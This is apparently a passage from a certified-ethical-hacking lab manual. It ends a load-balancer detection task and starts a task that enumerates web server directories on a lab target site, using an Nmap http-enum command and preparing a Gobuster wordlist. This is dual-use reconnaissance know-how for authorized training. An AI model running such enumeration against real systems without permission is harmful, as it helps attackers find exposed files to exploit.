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

9. This concludes the demonstration of how to detect load balancers using dig command and lbd tool.
10. Close all open windows and document all acquired information.

Task 5: Identify Web Server Directories using Various Tools

Web servers host the web applications, therefore, misconfigurations in the hosting of web applications may lead to the exposure of critical files and directories over the Internet. A professional ethical hacker or pen tester must identify the target web application's files and directories exposed on the Internet using various automated tools such as Nmap Gobuster and Dirsearch. This information further helps in gathering sensitive information stored in the files and folders.

Here, we will use Nmap, Gobuster and Dirsearch tools to identify web server directories on the target website.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

Note: Ensure that the **Windows Server 2019** virtual machine is running.

1. Turn on the **Windows 11** virtual machine.

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
2. Switch to the **Parrot Security** virtual machine. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
5. Now, type **cd** and press **Enter** to jump to the root directory.
6. A **Parrot Terminal** window appears; type **nmap -sV --script=http-enum [target domain or IP address]** (here, the target website is **www.moviescope.com**) and press **Enter**.
7. The result appears, displaying open ports and services, along with their version.
8. Scroll-down in the result and observe the identified web server directories under the **http-enum** section, as shown in the screenshot.

   Note: In real-time, attackers use various techniques to detect the vulnerabilities in the target web applications hosted by the web servers either to gain administrator-level access to the server or to retrieve sensitive information stored on the server. Attackers use the Nmap NSE script http-enum to enumerate the applications, directories, and files of the web servers that are exposed on the Internet. Through this method, attackers identify critical security vulnerabilities on the target web application.



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

9. Now, we shall copy the wordlist file (**common.txt**) from a shared network drive. We will use this file in the Gobuster tool.
10. Minimize the **Terminal** window.
11. Click **Places** from the top-section of the **Desktop** and click **Desktop** from the drop-down options.



12. Navigate to **CEHv12 Module 14 Hacking Web Applications** folder and copy **common.txt** file.

    Note: Press **Ctrl+C** to copy the file.



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
13. Paste the copied file (**common.txt**) on the **Desktop**. Close the window.

    Note: Press **Ctrl+V** to paste the file.

